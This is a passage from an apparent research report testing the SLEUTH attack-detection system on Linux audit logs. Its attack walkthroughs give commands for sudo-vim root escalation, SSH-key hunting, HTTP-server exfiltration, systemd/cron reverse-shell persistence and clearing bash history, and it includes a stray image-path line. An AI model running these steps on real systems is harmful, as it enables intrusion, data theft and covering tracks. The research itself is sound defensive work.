where `__src__` should be substituted with the path of the file whose content should be appended to `__file_to_pad__` (to add a zero or null byte to the binary, `if=/dev/zero`), __bytes__ should be substituted with an integer representing the number of bytes to read and write up to at a time, and __bytes2copy__ should be substituted with an integer representing the number of copies of input blocks

    - Example of adding a zero to `__file_to_pad__`:

`dd if=/dev/zero bs=1 count=1 >> __file_to_pad__`


- Clean-up: remove all changes and files created except the ones needed to keep the attack persistent

Attack 05: vim_systemd_cron.audit.log				
Step	Subject	Object/Subject	With RD/WR	Without RD/WR
sudo -l	bash	sudo -l	✓	✓
sudo vim text.txt	bash	sudo vim text.txt	✓	✓
:!bash	vim text.txt	/bin/bash -c bash	✓	✓
dd if=/dev/zero bs=1 count=1	/bin/bash	dd if=/dev/zero bs=1 count=1	✓	✓
find / -name id_rsa*	/bin/bash	find / -name id_rsa*	✓	✓
vi .discovery.sh	/bin/bash	vi .discovery.sh	✓	✓
cat /etc/passwd	sh .discovery.sh	cat /etc/passwd	✓	✓
netstat -an | grep -i listen	/bin/bash	sh .discovery.sh	✓	✓
	sh .discovery.sh	grep -i established	✓	✓
arp -a >> ssh_output	sh .discovery.sh	arp -a	✓	✓
	sh .discovery.sh	ssh_output	✓	✓
python3 -m http.server 8000	/bin/bash	python3 -m http.server 8000	✓	✓
vi root.service	/bin/bash	vi root.service	✓	✓
/bin/systemctl enable /home/test/.ptrace /root.service	/bin/bash	/bin/systemctl enable /home/test/.ptrace/ root.service	✓	✓
/bin/systemctl start root	/bin/bash	/bin/systemctl start root	✓	✓

crontab -e	/bin/bash	crontab -e	✓	✓
	crontab -e	/bin/sh -c /usr/bin/sensible-editor /tmp/crontab.KEd2FV/ crontab	✓	✓
rm .backpipe	/bin/bash	rm .backpipe	✓	✓
Time Duration of Attack: 20.83 min				

First, after gaining access to the victim's machine through ssh, run the command `sudo -l` to check if the victim's machine has given the user sudo privilege to use the `vim` command. If it is listed, then run the command `sudo vim __file_name__`. Once the vim editor has opened the file `__file_name__`, run the command `:!bash` to gain a root shell.

With the root shell, create a shell script consisting of the commands to collect data on the victim's machine. Then, as a defense-evasion method, run the `dd` command to add some junk data or null characters to the binary to change the hash. This will not affect the functionality nor behavior of the program but it will increase the size of the binary and possibly beyond the size of what some security tools are capable of handling. Run the script with the `sh` command and redirect the output to a file. On top of the discovery commands within the shell script, the `find` command with the above options were run to gain access to the victim's private ssh keys. Using Python, create a simple http server to exfiltrate the collected data.



vim_systemd_cron.audit.log with read and write instructions

Next, to install persistence onto the victim's machine, create a system unit file like the one shown above where the value of the `User` field is root since the service should be executed by systemctl as root. According to the above system unit file, the payload which is specified by the `ExecStart` field will spawn a reverse shell back to the attacker's machine. To set up the system unit file that was just created, enable it by setting up a listener using this command:

```
/bin/systemctl enable <path_to_custom_systemctl>
```

Then, test if the service is properly installed by starting it with this command:

```
/bin/systemctl start <name_of_custom_systemctl_file_before_ext>
```

If it is properly installed, then a reverse shell should be returned to the attacker's machine where it is listening on the specified port. Finally, to set this backdoor as a persistence, schedule it as a system wide cronjob.

Finally, using the `rm` command, perform some data destruction on the victim's machine such as deleting files created during the attack in order to remove traces or deleting the victim's files.

Attack 06: vim_cron_hist.audit.log

Prior to attacking:

On the victim's machine, give the user sudo privilege to use the `vim` command by inserting the following line into the /etc/sudoers file:

```
__user__   ALL=(root) NOPASSWD: /usr/bin/vim
```

On the attacker machine, set-up the reverse shell listener that will be used in the persistence part of the attack using the following command:

```
nc -lvp  __port__
```

where `__port__` is the specified port to listen on.

Attack process:

- Privilege escalation: vim
    - Take advantage of the sudo privilege given to the `__user__` and use it to get a root shell by executing the following command:

      ```
      sudo vim __file_name__
      ```

      where `__file_name__` is substituted with any file name, does not even need to exist, in order to execute the `vim` command.
    - With the vim editor and the file open, in the normal mode, type the following command to spawn a root shell:

      ```
      :!bash
      ```
- Discovery: ran a variety of system exploration, data extraction programs
    - Redirect output from commands to a file
    - Compress all data files into an archive with tar and gzip
- Exfiltration: Python simpleHTTPServer
    - Start a Python simple server with the data archive accessible on it
    - On attacker machine, go to server and download data archive
- Backdoor:
    - Create a reverse shell without using the -e option by creating a named backpipe FIFO:

```
mknod __named_backpipe_FIFO__ p
```

where `__named_backpipe_FIFO__` is substituted with the name given to the named backpipe being created with this command

- Persistence:
  - Create a system wide schedule job for the reverse shell using a named backpipe with the following command:
- Data destruction/Clean-up:
  - Clear bash history
  - Remove all changes and files created except the ones needed to keep the attack persistent
- Defense-evasion:
  - Clear bash history by overwriting the `~/.bash_history` file with `/dev/null` file

Attack 06: vim_cron_hist.audit.log				
Step	Subject	Object/Subject	With RD/WR	Without RD/WR
sudo -l	bash	sudo -l	✓	✓
sudo vim text.txt	bash	sudo vim text.txt	✓	✓
:!bash	vim text.txt	/bin/bash -c bash	✓	✓
cat /home/test/.bash_history >> .history.txt	/bin/bash	cat /home/test/.bash_history	✓	✓
	cat /home/test/.bash_history	.ptrace/.history.txt	✓	✓
tar -zcvf .ptrace/.hist.tar.gz .ptrace/.history.txt	/bin/bash	tar -zcvf .ptrace/.hist.tar.gz .ptrace/.history.txt	✓	✓
python3 -m http.server	/bin/bash	python3 -m http.server	✓	✓
mknod .backpipe p	/bin/bash	mknod .backpipe p	✓	✓
crontab -e	/bin/bash	crontab -e	✓	✓

	crontab -e	/bin/sh -c /usr/bin/sensible-editor /tmp/crontab.cr1TnH/crontab	✓	✓
rm .ptrace/.history.txt	/bin/bash	rm .history.txt	✓	✓
rm .ptrace/.hist.tar.gz	/bin/bash	rm .ptrace/.hist.tar.gz	✓	✓
cat /dev/null > /hom/test/.bash_history	/bin/bash	cat /dev/null	✓	✓
	cat /dev/null	/home/test/.bash_history	✓	✓
Time Duration of Attack: 20.73 min				

First, after gaining access to the victim's machine through ssh, run the command `sudo -l` to check if the victim's machine has given the user sudo privilege to use the `vim` command. If it is listed, then run the command `sudo vim __file_name__`. Once the vim editor has opened the file `__file_name__`, run the command `:!bash` to gain a root shell.

Next, make a copy of each user's `~/.bash_history` file to search for insecurely stored credentials like usernames and passwords by using the `cat` command and redirection. Compress the file(s) into an archive with the `tar` command and then, exfiltrate the data by starting a simple HTTP server with Python in the directory containing the collected data.

To install persistence onto the victim's machine, create a reverse shell. To create a reverse shell with the `nc` command without the use of the `-e` option, create a named backpiped FIFO with the `mknod` command. Then, schedule the reverse shell that uses the named pipe as a system wide cronjob using the command above. To know if the reverse shell is properly installed, check if a reverse shell was returned to the attacker's machine which is listening on the specified port.

After collecting data and installing a backdoor into the victim's machine, remove files created during the attack. Now, exit the victim's machine so that all the commands used in these sessions are flushed to the `~/.bash_history` file. Then, log back into the victim's machine using the backdoor installed earlier to clear the bash history to remove traces of the attack by overwriting the bash history file with a null byte from the `/dev/null` file. Finally, exit the victim's machine.

Conclusion:

After analyzing the results returned by the SLEUTH system from this dataset of 6 different Linux attacks which consisted of a variety of attack patterns and attack vectors, even without the read and write instructions in the dataset, the SLEUTH system was still able to detect all steps of the attacks. If we looked at each table associated with each attack, every box of the two columns, "With Read/Write" and "Without Read/Write", representing the dataset used by the SLEUTH system, is checked off, indicating that every critical step of each attack was detected and an alarm was raised. Note that in the table for Attack 03: find_php.audit.log for the step where the tar command is used in the "Without Read/Write" column, the check mark is attached with an asterisk because unlike the others, this attack step required more digging to be done on the dataset in order to discover it. Therefore, since the accuracy of the SLEUTH system in detecting an attack was not impacted by the removal of read and write instructions in a dataset, read and write instructions are not necessary to be recorded in the audit log files of the dataset. Removing this reduces the overhead for logging and will significantly enhance the performance of the SLEUTH system.

These 6 datasets only represent a short burst of data since each dataset only ran from start to finish of an attack which on average was only about 37.15 minutes long. However, often, the datasets that will be provided and analyzed by the SLEUTH system are much larger, especially when analyzing datasets for advanced persistent threats (APTs) which are stealthy, long-running multi-step cyber-attack campaigns. These attack campaigns can last for months or even years. Thus, if the dataset being analyzed were audit.log files representing days of records, then the dataset without the read and write instructions would have an even greater reduction in both the number of events to be processed as well as the zipped file size. By cutting the dataset that needs to be processed on such a scale, this enhancement of the performance of the system in both space and time complexity will contribute to making this system more feasible to be used for larger organizations or in production.

References:

[1] Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. High accuracy attack provenance via binary-based execution partition. In NDSS, 2013

[2] Shiqing Ma, Xiangyu Zhang, and Dongyan Xu. ProTracer: Towards practical provenance tracing by alternating between logging and tainting. In NDSS, 2016

[3] Md Nahid Hossain, Sadegh M. Milajerdi, Junao Wang, Birhanu Eshete, Rigel Gjomemo, R. Sekar, Scott Stoller, and V.N. Venkatakrishnan. SLEUTH: Real-time attack scenario reconstruction from COTS audit data. In USENIX Security, 2017

[4] Md Nahid Hossain, Sanaz Sheikhi, and R. Sekar. Combating dependence explosion in forensic analysis using alternative tag propagation semantics. In IEEE S&P, 2020.

[5] Sadegh M. Milajerdi, Rigel Gjomemo, Birhanu Eshete, R. Sekar, and V.N. Venkatakrishnan. HOLMES: Real-time APT Detection through Correlation of Suspicious Information Flows. In IEEE Security and Privacy, 2019
[6] Yushan Liu, Mu Zhang, Ding Li, Kangkook Jee, Zhichun Li, Zhenyu Wu, Junghwan Rhee, and Prateek Mittal. Towards a timely causality analysis for enterprise security. In NDSS, 2018.
[7] Wajih Ul Hassan, Shengjian Guo, Ding Li, Zhengzhang Chen, Kangkook Jee, Zhichun Li, and Adam Bates. NoDoze: Combatting threat alert fatigue with automated provenance triage. In NDSS, 2019.
[8] Md Nahid Hossain, Junao Wang, R Sekar, and Scott D Stoller. Dependence preserving data compaction for scalable forensic analysis. In USENIX Security, 2018.
[9] Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. LogGC: Garbage collecting audit log. In ACM CCS, 2013.
[10] Zhang Xu, Zhenyu Wu, Zhichun Li, Kangkook Jee, Junghwan Rhee, Xusheng Xiao, Fengyuan Xu, Haining Wang, and Guofei Jiang. High fidelity data reduction for big data security dependency analyses. In ACM CCS, 2016
[11] Actions Taken by Equifax and Federal Agencies in Response to the 2017 Breach. https://www.gao.gov/assets/700/694158.pdf.
[12] Chloe Albanesius. Target Ignored Data Breach Warning Signs. http://www.pcmag.com/article2/0,2817,2454977,00.asp, 2014. [Online; accessed 16-February-2017].
[13] MITRE ATT&CK. https://attack.mitre.org/.
[14] All about LD_PRELOAD, 2012 Sep 1. https://blog.fpmurphy.com/2012/09/all-about-ld_preload.html.